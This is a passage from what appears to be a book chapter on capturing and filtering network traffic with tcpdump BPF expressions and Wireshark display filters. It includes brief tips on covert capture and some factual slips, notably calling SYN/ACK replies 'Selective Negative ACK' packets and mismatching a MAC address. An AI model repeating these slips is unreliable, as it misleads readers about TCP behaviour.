5.any (Pseudo-device that captures on all interfaces)
6.lo
```

My example shows four Ethernet interfaces, the Linux `any` interface, and the loopback interface.

Berkeley Packet Filter (BPF)

Up until now, you have been capturing any old packet that comes across the wire. And while this may be handy, it is not always desirable (consider the problem of *ssh*ing into a box, then performing a *tcpdump* and capturing your own SSH session in the process). As mentioned earlier, the gents from Berkeley came up with a filtering language to specify packets of interest, which became known as the Berkeley Packet Filter (BPF) language. It can be as simple or as complex as you like. We will start out with some basics.

Anything that comes after the specified options when *tcpdump* is run is considered a BPF expression. Expressions consist of one or more primitives, which generally consist of an identifier (either name or number) and a qualifier. There are three different kinds of qualifiers:

Type
: Defines what kind of item the qualifier refers to. Valid qualifiers include:

`host`
: Defines a specific host to capture. By default, it assumes the protocol setting is `ip` and can therefore be an IP address or domain name (as long as the name can be resolved to an IP address); for example, `tcpdump host 10.2.3.4` or `tcpdump host foo.bar.com`.

`net`
: Defines a specific network to capture. If one byte is given, it assumes a class A netmask; for two bytes, it assumes a class B netmask; and for three bytes, it assumes a class C netmask. For example, `tcpdump net 10.1` would match any packets whose source or destination addresses matched 10.1.x.x.

`port`
: Defines a specific port (TCP and UDP) to capture; for example `tcpdump port 80`. Also supports service names if defined in */etc/services*; for example,. `tcpdump port ssh`.

`portrange`
: Defines a specific port range (TCP and UDP) to capture; for example, `tcpdump portrange 135-139`.

Direction
: Defines a direction to filter on. Valid qualifiers include:

`src`
: Specifies a source address; for example, `tcpdump src net 10.1.1`.

`dst`
: Specifies a destination address; for example, `tcpdump dst net 10.1.1`.

Protocol
: Defines a protocol to filter on. Valid qualifiers include:

`ether`
: Ethernet protocol options.

`fddi`
: FDDI protocol options (actually an alias for `ether`, as they are treated the same).

`tr`
: TR protocol options.

`wlan`
: Wireless options.

`ip`
: IP addresses.

`ip6`
: IPv6 addresses.

`arp`
: Address Resolution Protocol (ARP) options.

`rarp`
: Reverse Address Resolution Protocol (RARP) options.

Here's a simple example; say you want to filter on only IP protocol packets (no ARP or IPX). You could use the IP primitive to create the following filter:

```
# tcpdump -i eth1 ip
```

You can take these different primitives and combine them, using Boolean logic (`and`, `not`, `or`); for example:

```
# tcpdump -i eth1 tcp port 80 and ether host 00:0C:F1:F1:B6:20
```

This would listen on interface *eth1* for HTTP traffic that was sent or received by a system with a MAC address of `00:0C:F1:D1:B6:20`.

This next example is very useful:

```
# tcpdump -i eth2 not tcp port 22
```

This captures everything except SSH, which is really handy when you have *ssh*'d in remotely and are commanding the box to capture traffic, but you want to exclude your encrypted (and therefore useless) SSH session.

Writing Packets to Disk

Watching packets fly over the wire is interesting, for about 10 seconds. Under normal circumstances, the packets are going by so quickly that you are not going to have the reflexes to see them long enough for it to make much sense. Sure, you can page it with your favorite paging program (e.g., *more*, *less*), but it would be so much more useful if you could save these packets to disk.

Fortunately, *tcpdump* has a switch to do just that—the write option `-w`. By specifying a filename after the `-w` option, packets are written to disk instead of displayed:

```
# tcpdump -i eth2 -w eth2-all-but-ssh.pcap not tcp port 22
```

By default, *tcpdump* generally examines only the first 68 bytes of each packet (96 with SunOS NIT), which is enough to snag the IP header and an ICMP, TCP, UDP, or similar header, but not go much into the payload space. This is to save on memory (packet buffers) and to increase performance. Saving just the packet headers to disk is not useful most of the time. To ensure the entire packet is captured (including payload), use the `snaplen` option of `-s` and set it to zero, which captures the entire packet regardless of its length; for example:

```
# tcpdump -s 0 -i eth2 -w eth2-all-but-ssh.pcap not tcp port 22
```

These are the most common options I use when I'm creating *pcaps* for later review.

One problem with writing packets to disk is the sheer volume of data that gets written. This can be countered with some good BPF-fu to get more precise captures, but there are times when we cannot do filtering because we do not know what we are looking for, when we need to capture a lot of data before we find something interesting, or when we need to capture for a very long time. All of these scenarios result in very large *pcap* files. Since most systems can handle 2 GB files these days without any problems, this could be considered a non-issue, except for that fact that eventually you will want to view these *pcaps*. Viewing a 2 GB *pcap* file is not something I have ever tried, as I do not have 3–4 GB of RAM, nor the 30–45 minutes of free time to watch it load. *tcpdump* has a `-C` (chunk) option that allows you to spread a capture

across several files. The `-C` option takes a file size parameter (in millions of bytes, not megabytes) that if exceeded, starts a new capture file and closes the old one; for example:

```
# tcpdump -s 0 -C 100 -i eth2 -w eth2-all-but-ssh.pcap not tcp port 22
```

This would create several files, as close to 100 million byte files as possible of *pcap* data until you told it to stop with a Ctrl-C. The variance in file size occurs because *tcpdump* does not split a packet between two capture files. New files are named the same as the `-w` option filename, with a number appended to the end, starting at 1 and going up from there. Unfortunately, if you name your files correctly and place a *.pcap* extension on the end, it will do the wrong thing and number them *.pcap1*, *.pcap2*, *.pcap3*, etc.

The `-C` option can be combined with the `-W` (wrap) option to set a limit on how many files are created. When this number is reached, the oldest file is overwritten, creating a *rolling buffer*. This can be useful if you are doing a really long-term capture but do not want to crash the process because you ran out of hard drive space. This makes 10 *pcap* files of 100 million bytes each (for a total of about a gigabyte):

```
# tcpdump -s 0 -C 100 -W 10 -i eth2 -w eth2-all-but-ssh.pcap not tcp port 22
```

I'd normally have the `-W` option higher, say 100 or even 500, to ensure I do not lose data right away.

Advanced BPF Filtering

Berkeley Packet Filters support some fairly complex and detailed filter options, but it gets ugly fast and is not for the faint of heart. A full, advanced BFP document could fill its own book. BPF actually results in a compiled virtual machine that filters packets when *tcpdump* is executed. It is capable of some very complicated relational comparisons, including bit-level operations such as masking and shifting.

Thankfully, many of the commonly used header masks, such as TCP flags or ICMP types, are precalculated. Using the built-in offset/field value of *tcpflags* and *tcp-rst*, you can filter on TCP flags; for example:

```
# tcpdump -i eth0 'tcp[tcpflags] & tcp-rst !=0'
```

This gives us any packet that had a TCP RST flag set. Note that because we are using the ampersand (`&`) to perform a logical AND, we must encapsulate the expression inside tick marks or the shell interprets it a different way (i.e., as an execute-in-background operation).

Advanced Dump Display

There are a variety of different options for displaying data. I will cover the most important two: Verbosity and Format.

Verbosity is controlled with the `-q` and various `-v` options:

`-q` *(Quiet)*
: Prints minimal protocol information.

`-v` *(Slightly Verbose)*
: IP TTL, IP Identification, IP Length, IP Options are displayed; IP and ICMP checksums are validated. If used with the `-w` option, instead it displays a packet count every 10 seconds.

`-vv` *(More Verbose)*
: In addition to the above, TCP and UDP checksums are validated and the application-layer data is displayed for common local-LAN protocols, such as NFS, SMB, NBT, and more. This is only useful if the `-s` option (for example, `-s 0`) is also used to extend into the application layer to see how much of the packet is examined by *tcpdump*.

`-vvv` *(Total Verbosity)*
: In addition to the above, detailed protocol information are displayed, such as Telnet options.

Format controls how the data is displayed. There are a few options for this:

`-A` *(ASCII)*
: Prints out payload data in ASCII format; you also need to engage at least `-v` in order for this to work. Good for printable-text protocols such as HTTP, and SMTP, SIP, but less useful for binary-based protocols such as SMB, ARP, and Peer-to-Peer or Chat.

`-x` *(Hex-Only)*
: Prints out payload data in Hexadecimal format; also needs at least a `-v` to work. This can be useful, but only if you are really good at reading hex format.

`-xx` *(Hex-With-Link-Layer)*
: Same as `-x`, except it includes the link layer, which shows you neat layer 2 details such as MAC address.

`-X` *(Hex-Plus-ASCII)*
: This option prints both Hex and ASCII side-by-side. Like the others, it works only with at least one `-v`. This is a good compromise when viewing binary-based or mixed binary/ASCII protocols.

`-XX` *(Hex-Plus-ASCII-With-Link-Layer)*
: Same as `-X`, except that it also includes the link layer.

Generally, I use *tcpdump* for captures and view them later with Wireshark (see Section 18.2). But sometimes you want to check to make sure your capture is working, so data display can be important. If I am playing with a printable protocol, I usually use `-A`, while if I'm working on a binary or mixed protocol, I use `-X`. Once I know I have my filter settings set correctly, I switch out the `-A` or `-X` for a `-w` and save to disk for later analysis.

Using tcpdump to Extract Packets

You can write packets to disk with the `-w` (write) option and do extensive filtering with BPF, and when you combine that with the `-r` (read) option, you can also take in a packet capture created previously with the `-w` option and filter out only the packets you want from it.

Want to extract all HTTP traffic from a packet capture (*pcap*) and save it to a new file? Try this:

```
# tcpdump -r capture.pcap -w http.pcap tcp port 80
```

Your resulting *http.pcap* file has only the HTTP sessions found in the original *pcap*.

Got a *pcap* of a port-scanning event? You will see thousands and thousands of SYN's, but what you really care about is the *Selective Negative* ACK packets that your system sent back, indicating an open port. To filter out those packets, try this:

```
# tcpdump -r port-scan.pcap -w snack-packets.pcap 'tcp[tcpflags] = 0x12'
```

The `0x12` is the value of the ACK bit (position 1 on the high-nibble) plus the SYN bit (position 2 on the low-nibble). This pattern is exceptionally useful when testing firewall rules. Configure your firewall as you like and then use a port scanner to test it. Use the BPF above to see only which ports respond to the scan as *open*, then compare to your scanner's output. By saving these to disk, your resulting Selective Negative ACK *packets.pcap* shows only those packets that responded to a connection request with an *open connection* reply.

18.2 Ethereal/Wireshark

Wireshark (née Ethereal; see *http://www.wireshark.org/faq.html* for details) is the premier free open source multiplatform packet capture and protocol analysis tool. It outperforms tools costing thousands of dollars. It really does deserve its own book (in fact, there already are several), so this is a quick-and-dirty overview of how to use Wireshark in common situations. If this tool excites you, I recommend digging deeper; there is a lot under the hood. Wireshark itself does not actually capture packets; it leverages *libpcap* (or WinPcap if on Windows) to perform those duties. Incidentally, you can install Wireshark without these libraries, and it works fine for analyzing static *pcaps*; it just does not capture new ones. *libpcap* and WinPcap both use the Berkeley Packet Filter (BPF) syntax, just like *tcpdump* does, which is handy since you do not have to learn yet another filtering language to use it.

Once packets are captured, they are then analyzed by Wireshark and displayed. One of the powerful aspects of Wireshark is just how much detail gets parsed; each layer of the packet is broken out in exquisite detail. In the sea of data created by Wireshark, finding what you want about the simplest packet capture can sometimes be overwhelming, which is why Wireshark has its own advanced display (not capture) filtering language that is based upon the fields it creates during the analysis.

This concept is important when using Wireshark. BPF filters control what is loaded into memory for analysis, while Wireshark Display Filters (WDF) controls what gets shown on the screen at any one moment.

If you know what you are looking for, use *libpcap*/BFP to prescreen what gets loaded into memory and then your *pcap* file becomes much more manageable. If you do not know what you are looking for, leave your *libpcap*/BPF filter very permissive and be prepared for a larger *pcap* file.

What if you want a console-based packet capture utility such as *tcpdump*, but still use the advanced display filters that Wireshark provides? Say hello to TShark (née *tethereal*), Wireshark's console-based little brother. TShark even lets you use display filters to select which packets to save to disk (see the section "TShark Techniques" later in this chapter).

Wireshark and TShark also support reading *pcap* files captured from other sniffers (such as *tcpdump*) in almost every conceivable packet capture format, and can also save *pcaps* into several formats as well, making it a sort of *pcap* file conversion program as well.

Basics

Getting Wireshark installed depends on your operating system, of course, but it comes as a precompiled binary for Windows. Several distributions of Unix also include precompiled binary packages, most notably OS X (through Darwin Ports or Fink), Debian, FreeBSD, Gentoo (although compiling is recommended), HP-UX, Mandriva, NetBSD, OpenPKG, Red Hat/Fedora Core, rPath, and Sun Solaris. More distros are adding Wireshark (instead of Ethereal) as a package, so check with your distribution's package manager to make sure. If your distro is not supported with a precompiled package, you can always download source from *http://www.wireshark.org/download.html* and compile it by hand.

Figure 18-1 shows the initial startup screen from the Windows version of Wireshark, but thanks to GTK+, other operating systems look very similar.

Initially, the screen is mostly blank, but that is because no packets are loaded. Below the main menu bar is the button toolbar, and below that, the display filter bar. This third element is very important later on, so make a note of where the filter bar is currently. This bar has a Filter text box and buttons labeled Expression..., Clear, and Apply. When you start with display filters, you will use the text box a lot.

Starting a Capture

The button bar across the top has some very useful buttons. The first one we are going to play with is the second button from the left. This is the Capture Options configuration button, shown in Figure 18-2. Before we can tell Wireshark to capture



Figure 18-1. Wireshark ready for capture

for us, we need to tell it what we want to capture and from what interface. Click the wrench to open the Capture Options window shown in Figure 18-3; alternatively, you can press Ctrl-K or select Capture → Options from the menu bar.



Figure 18-2. Capture Options toolbar button

This is where you tell Wireshark what you want to do. Of utmost importance is to select the correct interface. Nothing is worse than getting everything all set up (so you think), starting your capture, and generating the traffic you're interested in capturing—only to discover you forgot to set the correct interface. Windows has a boatload of *virtual* interfaces that get selected as the first interface instead of something useful such as your Ethernet card. Other useful options in the Capture Options dialog box are discussed here, section by section.

Capture

Interface
: As mentioned, it is important to select the correct interface, otherwise you miss out on what packets you are interested in. Look for Ethernet (for wired captures) or Wireless, Wi-Fi, or 802.11 (for wireless captures), and avoid interfaces with names such as Virtual or Tunnel unless you really know you want to capture on those interfaces.

Limit each packet to X bytes
: This is similar to the `-s` (snaplen) option in *tcpdump*. You generally want to leave this unchecked to obtain the full data payload, unless your goal is specifically



Figure 18-3. Wireshark Capture Options window

looking at packet headers or at the first *N*-bytes of each packet. Turning this on reduces the *pcap* size, but at the cost of losing important payload data.

Capture Filter

Use the text box next to the button to type in your own BPF-syntax capture filter or click the button to display a list of saved BPF filters (or create your own and save them here). Setting a BPF limits what Wireshark captures, so if you are unsure of what you are looking for, leave this blank (your *pcap* will be larger).

Capture File(s)

Specifies a file for Wireshark to dump packets to in real time. This is useful to ensure your packets are saved right away (in case of a crash), but if you have a slow hard drive, you may experience packet loss due to sluggish hard drive I/O.

Multiple Files

Useful when capturing a lot of packets, either over a long period of time or in a high-bandwidth environment. Unlike *tcpdump*, it is smart about file extensions, and for multiple files, it creates filenames appropriately. It generates sequential

files starting with the name you provided, followed by an underscore and then a 5-digit incremental number, followed by another underscore and the 4-digit year, 2-digit month, 2-digit day, and 24-hour time; this is followed by the extension you provided (for example, specify `Capture.pcap`; it makes *Capture_00002_200707051645.pcap*).

Next file every X kilo-mega-giga-bytes
: Very useful for breaking a capture into manageable chunks, and is similar to *tcpdump*'s `-C` option. Be careful not to specify too low of a number if using the kilobyte option. Because Wireshark does not split a packet across two *pcap* files, Wireshark crashes with a missing file error if you specify a size smaller than your maximum packet size (Ethernet is typically 1,500 bytes, while FDDI is 4,500).

Next file every X seconds/minutes/hours/days
: Useful for long-term captures where you want to break the file by days; for instance, if you want to correlate a firewall activity log from a certain date with a *pcap*. By using this option, you know which files to look through for that event. Can be used in tandem with the size restriction setting.

Ring buffer with X files
: Similar to the wrap (`-W`) option in *tcpdump*. This creates a maximum of `X` *pcap* files and rotates through them, overwriting the oldest *pcap* file with a new one.

Stop capture after X files
: Useful for not completely filling up your hard drive. Set a maximum number of files and when this limit is reached, the *pcap* automatically stops.

Display Options

Update list of packets in real time
: You want to turn this on in order to watch the packets appear in the analysis window as they are captured. If you do not enable this, you are not able to do any analysis until you stop the capture. Leave this off if you are capturing a high-bandwidth stream so the system can devote resources to capturing packets (to prevent packet drops). The chances are good that the packets will be flying by so fast that you will not be able to watch anyway.

Automatic scrolling in live capture
: Only relevant if the "Update list of packets in real time" option is set. Always scrolls the display so the last packet (at the bottom) is displayed. Can be frustrating in a high-bandwidth environment in case you are trying to select one packet you saw, but the display keeps scrolling. Very useful in medium-to-low bandwidth situations; otherwise, leave it off. This can also be set on the fly with the Auto Scroll Packet List in Live Capture button on the toolbar. See Figure 18-4 for an example of the Autoscroll Button.

Hide capture info dialog
: When you start capturing, a nice capture statistics window pops up, showing you how many different kinds of packets are captured. If you are analyzing the packets in real time, this can clutter the display. Turn off at your discretion.

Figure 18-4. Autoscroll Toolbar button

Name Resolution

Enable MAC name resolution

A network card's burned-in MAC address consists of six bytes—the first three are the *Organizationally Unique Identifier* (OUI) assigned to the manufacturer by the IEEE (see *http://standards.ieee.org/regauth/oui/index.shtml* for a searchable database), while the last three are a generally incremented serial number generated by the manufacturer. The database is about 1.5 MB and is included in Wireshark. What this means from a practical standpoint is that Wireshark can guess at the manufacturer of the NIC you are capturing. Turning on this option enables the display (Wireshark uses an internal database to determine the manufacturer). If you want to hunt down a machine, turning this on might help, as companies such as IBM and Dell sometimes use their OUI's for their systems.

Enable network name resolution

This feature performs a reverse-DNS lookup for all IP addresses it sees, generating additional traffic. This can be useful under the right circumstances; for example, performing a network capture in an environment where reverse-DNS is set up properly, and you are not doing any *covert* capturing. Otherwise, it is not the best idea. If you are doing a covert capture, you must leave this off or risk tipping off the people you are monitoring, since Wireshark does a DNS lookup for every IP address. So who would maintain the reverse-DNS records for the IP addresses of people attacking you? The attackers, possibly. Furthermore, reverse-DNS is not always configured correctly. This option is off by default, and I generally leave it that way.

Enable transport name resolution

This is another internal-lookup option that decodes the transport layer of a packet. This is worth leaving on.

My settings vary slightly depending on what I am try to accomplish, but generally I select the correct interface, apply a basic BPF filter to cut down on chatter (`ip` is a good one to remove ARP requests/BDU packets, or `tcp port` *`X`* if I know a particular port I would be looking for), and turn on all three display options.

If you are using Windows Remote Desktop Protocol (RDP) to remote into a system that you are using Wireshark to capture traffic, it is also smart to filter out RDP traffic using `not tcp 3389`. This is similar to the `not tcp 22` filter (mentioned in Section 18.1) when performing *tcpdump*s from an SSH session.

When you have had enough capturing, click the Stop button in the Capture Info dialog window (if you have not disabled it), click on the Stop button on the toolbar (as shown in Figure 18-5), press Ctrl-E, or select Capture → Stop from the menu. If you are not already displaying in real-time during the capture, the different display panes now fill with packets and packet details.



Figure 18-5. Stop Capture toolbar button

Loading a Previously Created Capture

If instead of capturing packets live on your system, you want to analyze a previously captured *pcap*, you can select File → Open from the menu bar, press Ctrl-O, drag-and-drop a *pcap* file into an open Wireshark window, or just double-click on a *pcap* file to open it (if your system is configured to use Wireshark as your default *pcap* file handler). If it is an especially large *pcap*, a progress bar displays showing you how long it takes to load the entire *pcap*. I tend to avoid *pcaps* larger than 20 MB.

Viewing a Capture

Once you have a *pcap* in memory (either from performing a capture or from loading a file), you will see three different panes (by default, they are arranged top-to-bottom as Packet List, Packet Details, and Packet Bytes, which can be adjusted in the preferences).

The Packet List pane at the top provides a list of all packets in memory; it should be quite colorful. This is where you select which packet to view the details of; click a line to select that packet for viewing.

The Packet Details pane in the middle shows a tree-branch hierarchy of each layer of data in the selected packet. Clicking the [+] button expands the tree for that layer to show more details. Typical layers include the Frame, Ethernet, IP, TCP/UDP/ICMP, higher layer transports, and protocols. Wireshark supports FDDI, 802.11, 802.1Q, and other transports, but our example here shows the work with the most common traffic.

The Packet Bytes pane at the bottom shows the raw packet bytes in both hexadecimal and ASCII. As you select different fields in the Packet Details pane, this bottom pane updates, highlighting where this field is in the raw bytes. The panes themselves are resizable: hover your mouse over the partition between panes and the mouse cursor changes to a resize pointer, allowing you to drag the bar to your desired size. See Figure 18-6 for an example of a packet capture loaded in Wireshark.


O'Reilly.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 10.157.5.2 208.201.239.36 TCP 3970 > http [SYN] Seq=0 Len=0 MSS=1460
2 0.029347 208.201.239.36 10.157.5.2 TCP http > 3970 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len
3 0.029397 10.157.5.2 208.201.239.36 TCP 3970 > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
4 0.029534 10.157.5.2 208.201.239.36 HTTP GET / HTTP/1.1
5 0.053737 208.201.239.36 10.157.5.2 TCP http > 3970 [ACK] Seq=1 Ack=426 Win=6432 Len=0
6 0.077272 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
7 0.077576 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
8 0.077598 10.157.5.2 208.201.239.36 TCP 3970 > http [ACK] Seq=426 Ack=2881 Win=65535 Le
9 0.107438 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
10 0.107496 10.157.5.2 208.201.239.36 TCP 3970 > http [ACK] Seq=426 Ack=4321 Win=65535 Le
11 0.108120 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
Frame 4 (479 bytes on wire, 479 bytes captured)
Ethernet II, Src: AbitComp_f5:ae:07 (00:50:8d:f5:ae:07), Dst: Netscree_a1:28:d2 (00:10:db:a1:28:d2)
Internet Protocol, Src: 10.157.5.2 (10.157.5.2), Dst: 208.201.239.36 (208.201.239.36)
Transmission Control Protocol, Src Port: 3970 (3970), Dst Port: http (80), Seq: 1, Ack: 1, Len: 425
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
Host: www.oreilly.com\r\n
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7\r\n
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
0030 ff ff 80 19 00 00 47 45 54 20 2f 20 48 54 54 50 ......GE T / HTTP
0040 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 77 77 77 2e /1.1..Ho st: www.
0050 6f 72 65 69 6c 6c 79 2e 63 6f 6d 0d 0a 55 73 65 oreilly. com..Use
0060 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 r-Agent: Mozilla
0070 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 3b 20 55 /5.0 (Wi ndows; U
0080 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 ; Window s NT 5.1
0090 3b 20 65 6e 2d 55 53 3b 20 72 76 3a 31 2e 38 2e ; en-US; rv:1.8.
P: 351 D: 351 M: 0

Figure 18-6. HTTP pcap loaded into Wireshark

Take a look at Figure 18-6 for a bit—see how there is a bar highlighting a packet in the upper pane (packet 4)? The bar appears as light blue on the screen. This shows you which packet detail you see in the middle pane. Now look at the bar highlighting the GET / HTTP 1.1 line in the middle pane. This shows what is being selected for highlight in the bottom pane. The bottom pane shows the raw bytes from the packet, and the GET / HTTP 1.1 is highlighted in both hexadecimal (to the left) and ASCII text (to the right).

Basic Wireshark Display Filters

Wireshark analyzes each packet layer by layer and breaks out all kinds of useful information. Sometimes, there's just too much information to see what we are looking for—the proverbial needle in the haystack. This is where the Wireshark Display Filters come in handy (i.e., the Filter bar underneath the button toolbar). Earlier versions of Ethereal placed the Filter bar at the very bottom of the window (and in fact, you can move it back down there by changing a preferences parameter). The bar is color-coded to indicate when a properly formatted display filter has been set—red for error, green for valid.

One quick way to set a display filter is to right-click on a TCP packet in the top display and select Follow TCP Stream. This option creates an automatic display filter that isolates packets belonging to just this session, then pulls up a session display window.

This session display window is extremely useful. By default, it opens in ASCII mode (which is useful for printable protocols such as HTTP, SMTP, FTP, and POP3). It displays client-side packets (the side that started the connection) in red and server-side packets in blue. In ASCII, EBCDIC, and Raw modes, it streams packet payloads together in a continuous stream, while in Hex Dump and C Arrays modes, it displays each packet payload's content as a separate element. See Figures 18-7 and 18-8 for examples.



Figure 18-7. Follow TCP Stream window in ASCII mode

As you can see from Figure 18-7, ASCII mode is especially useful at viewing printable protocol stream contents.

Looking back at the main packet-viewing window, you see this also generated a filter similar to the following:

```
(ip.addr eq 10.157.6.234 and ip.addr eq 10.157.4.10) and (tcp.port eq 80
and tcp.port eq 47438)
```

Notice that the syntax for WDF is decidedly different than BPF. We can still use Boolean logic and even nesting, but there is also a sense of object model or structure here. You select a decoder as your base filter object and then use dots to select



Figure 18-8. Follow TCP Stream window in Hex Dump mode

parameters from that decoder. In this case, the `ip` and `tcp` decoders are being leveraged and we are checking the `addr` subparameter on the `ip` decoder as well as the `port` parameter on the `tcp` decoder. As new decoders are added, additional filter options are created. The ability to use add-on modules to expand its features is one of the powerful aspects of Wireshark.

Another useful filter is `http.request`, which gives you all HTTP URLs.

The following combination cleans out any non-IP traffic and ignores SSH and RDP:

```
ip && !(ssh || tcp.port == 3389)
```

In addition, nearly any decoded field can be turned into an instant filter. To do so, right-click a parameter, and drill-down a layer (for example, Hypertext Transfer Protocol → GET → Request Method), and the menu appears (where we used Follow TCP Stream earlier); this time, note the "Apply as Filter" and "Prepare as Filter" options, which are shown in Figure 18-9.

The difference between the two is that Apply as Filter creates and applies the new filter, while Prepare as Filter simply creates the new filter without applying it. The benefit of this is if you are crafting a complicated or multistep filter against a very large *pcap* file, you do not want to apply each incremental filter as they are created, since it would refilter after each application, which could take time. Going into either of these submenus gives you additional menu options:

Selected
: Replaces the existing filter with a filter that looks for the selected value in the selected parameter.

Not Selected
: Replaces the existing filter with a filter that looks for anything except the selected value in the selected parameter.

And Selected
: Appends to the existing filter an additional filter that looks for the selected value in the selected parameter with a Boolean AND; for example, both filters must match.

Or Selected
: Appends to the existing filter an additional filter that looks for the selected value in the selected parameter with a Boolean OR; for example, either filter can match.

And Not Selected
: Appends to the existing filter an additional filter that looks for anything except the selected value in the selected parameter with a Boolean AND; for example, both filters must match.

Or Not Selected
: Appends to the existing filter an additional filter that looks for anything except the selected value in the selected parameter with a Boolean OR; for example, either filter can match.

So by simply poking around your *pcap*, seeing things you want to see more of (or not see more of), and clicking and selecting appropriately, you can make some very complicated and powerful filters.

Advanced Wireshark Display Filters

As neat as selecting packet decoder parameters and creating filters that way are, your filter gets pretty messy after a while. To get a feel for all the parameters there are to use for filtering, take a look at the Wireshark Display Filter Expression Editor. To use this tool, click on the Expression... button of the Filter bar.

Figure 18-10 shows the Wireshark Filter Expression window, which provides an alphabetical list of every single decoder module installed with your version of Wireshark. The actual contents of this list may vary, depending on what modules you received with your build. From a quick glance, however, it is easy to see that the list is extensive.

By clicking in the lefthand pane (that lists the decoders) and then typing the first few letters of the decoder name you are looking for, you'll jump right to it. Drilling down into a decoder reveals all its parameters you can then use to filter on and what kinds of comparators that parameter supports, such as `is present`, `==`, `!=`, `>`, `<`, as well as any pre-defined values (for example, the `ip` decoder's `ip.tos.precedence` parameter supports the well-known definitions of *routine*, *priority*, *immediate*, *flash*, *flash override*, *CRITIC/ECP*, *internetwork control*, and *network control* so you do not need to look up what those values would be in hexadecimal).


O'Reilly.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 10.157.5.2 208.201.239.36 TCP 3970 > http [SYN] Seq=0 Len=0 MSS=1460
2 0.029347 208.201.239.36 10.157.5.2 TCP http > 3970 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=144(
3 0.029397 10.157.5.2 208.201.239.36 TCP 3970 > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
4 0.029534 10.157.5.2 208.201.239.36 HTTP GET / HTTP/1.1
5 0.053737 208.201.239.36 10.157.5.2 TCP http > 3970 [ACK] Seq=1 Ack=426 Win=6432 Len=0
6 0.077272 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
7 0.077576 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
8 0.077598 10.157.5.2 208.201.239.36 TCP 3970 > http [ACK] Seq=426 Ack=2881 Win=65535 Len=0
9 0.107438 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
10 0.107496 10.157.5.2 208.201.239.36 TCP 3970 > http [ACK] Seq=426 Ack=4321 Win=65535 Len=0
11 0.108120 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
12 0.109796 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
13 0.109813 10.157.5.2 208.201.239.36 TCP 3970 > http [ACK] Seq=426 Ack=7201 Win=65535 Len=0
14 0.131675 208.201.239.36 10.157.5.2 TCP [TCP segment of a reassembled PDU]
Frame 4 (479 bytes on wire, 479 bytes captured)
Ethernet II, Src: AbitComp_f5:ae:07 (00:50:8d:f5:ae:07), Dst: Netscree_a1:28:d2 (00:10:db:a1:28:d2)
Internet Protocol, Src: 10.157.5.2 (10.157.5.2), Dst: 208.201.239.36 (208.201.239.36)
Transmission Control Protocol, Src Port: 3970 (3970), Dst Port: http (80), Seq: 1, Ack: 1, Len: 425
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
Copy
Expand Subtrees
Expand All
Collapse All
Apply as Filter
Prepare a Filter
Follow TCP Stream
Follow SSL Stream
Wiki Protocol Page
Filter Field Reference
Protocol Preferences...
Decode As...
Resolve Name
Go to Corresponding Packet
Selected
Not Selected
... and Selected
... or Selected
... and not Selected
... or not Selected
HTTP Request Method (http.request.method), 3 bytes

Figure 18-9. Apply as Filter

Using this editor to craft a filter and clicking OK will insert the resulting filter code into your Filter bar (wherever the cursor was when you clicked the Expression... button), but not apply it. If you wish to chain several of these together, you will have to do the appropriate Boolean relations (&& for AND, || for OR) and the appropriate groupings with parenthesis.

Saving Select Packets to Disk

One of the handy things you can do once you've filtered your packets such as you want them is to save just those packets to disk. The interpacket timing is maintained. To do so, just choose File → Save As, which will bring up the Save As dialog box. This next step is important and typically forgotten. To save only those packets filtered by a display filter, change the radio button at the bottom of the dialog from Captured to Displayed. Finally, give the file a new name and click the Save button. Your new *pcap* file will have only those packets that were allowed by the display filter.



Figure 18-10. Wireshark Filter Expression window

Packet Colorization

You may have noticed that the packet display pane can get quite colorful, and you may have wondered what those colors mean. Click on the Edit Coloring Rules toolbar button shown in Figure 18-11 or choose View → Coloring Rules to display the packet Coloring Rules window shown in Figure 18-12.

Figure 18-11. Edit Coloring Rules toolbar button

You'll have to use your imagination for Figure 18-12, since the book is in black and white (or just fire up a copy of Wireshark, and this will make more sense). The coloring rules use Wireshark Display Filters to colorize packets so they stand out from other packets. You can check what the colors mean in this window and either change the ordering, delete rules, or create your own rules. Use the tricks and techniques you learned in the previous Wireshark Display Filter sections to craft specific rules used for packet coloring.

Overriding Default Protocol Decoders

As shown earliier in the filtering discussion, Wireshark comes with a staggering amount of protocol decoder modules. These protocol decoder modules are bound to



Figure 18-12. Packet Coloring Rules window

predefined values, depending on where they are decoding. For instance, when Wireshark sees packets on TCP port 21, it assumes it is FTP traffic and invokes the FTP decoder module. But, what if you have BitTorrent running on the FTP port? It does not decode properly and you end up with some very weird results. Wireshark is not currently able to auto-detect which protocol is running over which port, so you have to do it manually. Fortunately, once you determine the protocol, it is a simple matter to tell Wireshark.

First, find a packet in the top pane that needs its decoder changed and right-click it. Select the Decode As option to display the Decode As window. You can also choose Analyze → Decode As from the menu.

